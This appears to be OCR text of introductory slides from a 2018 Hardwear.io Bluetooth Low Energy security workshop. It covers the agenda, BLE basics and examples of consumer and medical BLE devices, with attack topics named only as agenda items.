hardwear.io

Hardware Security Conference and Training

SMARTLOCKPICKING.COM

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BLE security essentials

Hardwear.io, Hague, 13.09.2018

Sławomir Jasek – short Sławek [suaveck]

Enjoy appsec (dev, break, build...) since 2003.

Pentesting, consulting, training - web, mobile, embedded, ...

Trainings, workshops, tutorials:
www.smartlockpicking.com

Significant part of time for research.

How much can we fit in a 2 hour workshop?

Bluetooth Smart?

Our hardware – flashing, embedded development

BLE advertisements, connections, services, characteristics

Sniffing BLE

BLE „Man in the Middle”, relay, replay

BtleJacking

General idea

Workshop for BLE beginners.

Most exercises possible to repeat later at home using the provided hardware.

Bluetooth Smart?

AKA Bluetooth 4, Bluetooth Low Energy

One of most exploding recently IoT technologies.


Completely different than previous Bluetooth 2, 3 (BR/EDR).


Designed from the ground up for low energy usage, simplicity (rather than throughput).

The main usage scenarios:


a) Advertising (broadcast)

b) Communication between 2 devices (master / peripheral)





HidrateMe Smart Water Bottle
HidrateMe, a connected water bottle that tracks your water intake and glows to make sure that you never forget to drink your water again.
PRE-ORDER
50%
1 ½ Bottles to go
Created by
Hidrate, Inc.
8,015 backers pledged $627,644 to help bring this project to life.

It's magic...



myvessyl.com

When you have the power to change the way you feel, it changes everything.



www.vitalherd.com

The "Lover Detection System" will not only tell you if your partner is being unfaithful, but the speed, duration, and position of the infidelity.

Startups

1. Come out with a bright idea where to put a chip in.
2. Buy BLE devkit, some soldering, integrate mobile app
3. Convincing website + video (bootstrap)
4. **Crowdfunding!**
5. Profit!

http://southpark.cc.com/full-episodes/s18e01-go-fund-yourself

Halifax uses heartbeat sensor to secure online banking

SECURITY / 13 MARCH 15 / by JAMES TEMPERTON

371 shares
0 comments

ECG signals could replace online banking passwords following a successful trial by Halifax.

A proof of concept experiment used an ECG band to record a person's cardiac rhythm, which could then be used to login to an online banking service. An electrocardiogram or ECG is the unique rhythm of a heartbeat and, unlike a text password or fingerprint, it is incredibly difficult to fake.

Medical & Health

Cool & Clever

Cars

Hands-free Calling

Drive Smart, Drive Safe

Consumer Electronics


Millions of devices and counting

There are already more than 40 million *Bluetooth*® enabled home and professional healthcare devices on the market from leading manufacturers like 3M, A&D, Nonin and Omron. With Bluetooth Smart and Bluetooth Smart Ready devices exploding on the market, soon there will be millions more.

http://www.bluetooth.com/Pages/Medical.aspx


Welcome
John


053311



https://www.youtube.com/watch?v=1xrdwhisW-M

https://www.youtube.com/watch?v=RxM55DNS9CE

Fuze card: emulates magnetic stripe credit cards

https://fuzecard.com/

BLE DEVKIT

Why I want you to become embedded developer?

Have your own device, created yourself, for stable exercises.

